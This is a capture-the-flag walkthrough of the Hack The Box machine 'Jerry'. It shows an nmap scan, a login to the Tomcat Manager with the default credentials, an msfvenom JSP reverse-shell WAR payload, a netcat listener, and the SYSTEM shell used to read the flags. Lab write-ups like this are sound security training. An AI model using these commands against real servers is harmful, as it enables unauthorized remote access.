Scanning
nmap
Started with an nmap scan:
- TCP all ports
kali@kali:~/ctf/htb/machines/jerry$ sudo nmap -T4 -p- 10.10.10.95 -oA nmap/tcp_all_ports
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-13 16:35 EDT
Nmap scan report for 10.10.10.95
Host is up (0.018s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE
8080/tcp open  http-proxy
- TCP with scripts against found ports
kali@kali:~/ctf/htb/machines/jerry$ sudo nmap -sCV -p8080 10.10.10.95 -oA nmap/tcp_scripts
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-13 16:37 EDT
Nmap scan report for 10.10.10.95
Host is up (0.021s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Only one port found, which is 8080 and looks to be an HTTP Apache Tomcat server, so it can be opened in a web browser.
Enumeration
Web Page
Looks to be a default Apache Tomcat page:
 Using one of the default credentials found,
 tomcat:s3cret, logging into the Manager App section of the website is easy.
 Looking further down on the page, it looks like a WAR file can be uploaded and deployed to the server.

Exploitation
Knowing that it takes a war file, a war file reverse shell can be created to upload and attempted to execute
File Upload
Created the reverse shell war file using msfvenom
kali@kali:~/ctf/htb/machines/jerry$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f war > reverse.war
Now to upload the war file.
 After selecting the Deploy button it can now be seen in the Path column under Applications:

Reverse Shell
Now to start a netcat listener to catch the reverse shell after executing it:
kali@kali:~/ctf/htb/machines/jerry$ nc -lvnp 4444
listening on [any] 4444 ...
After selecting the /reverse path link from the Path column under Applications, a reverse shell is returned as the nt authority\system user:
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>hostname
hostname
JERRY
Flags
With access as nt authority\system, no privilege escalation is needed, and both flags can be retrieved:
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0...

root.txt
04a8b36e1545a455...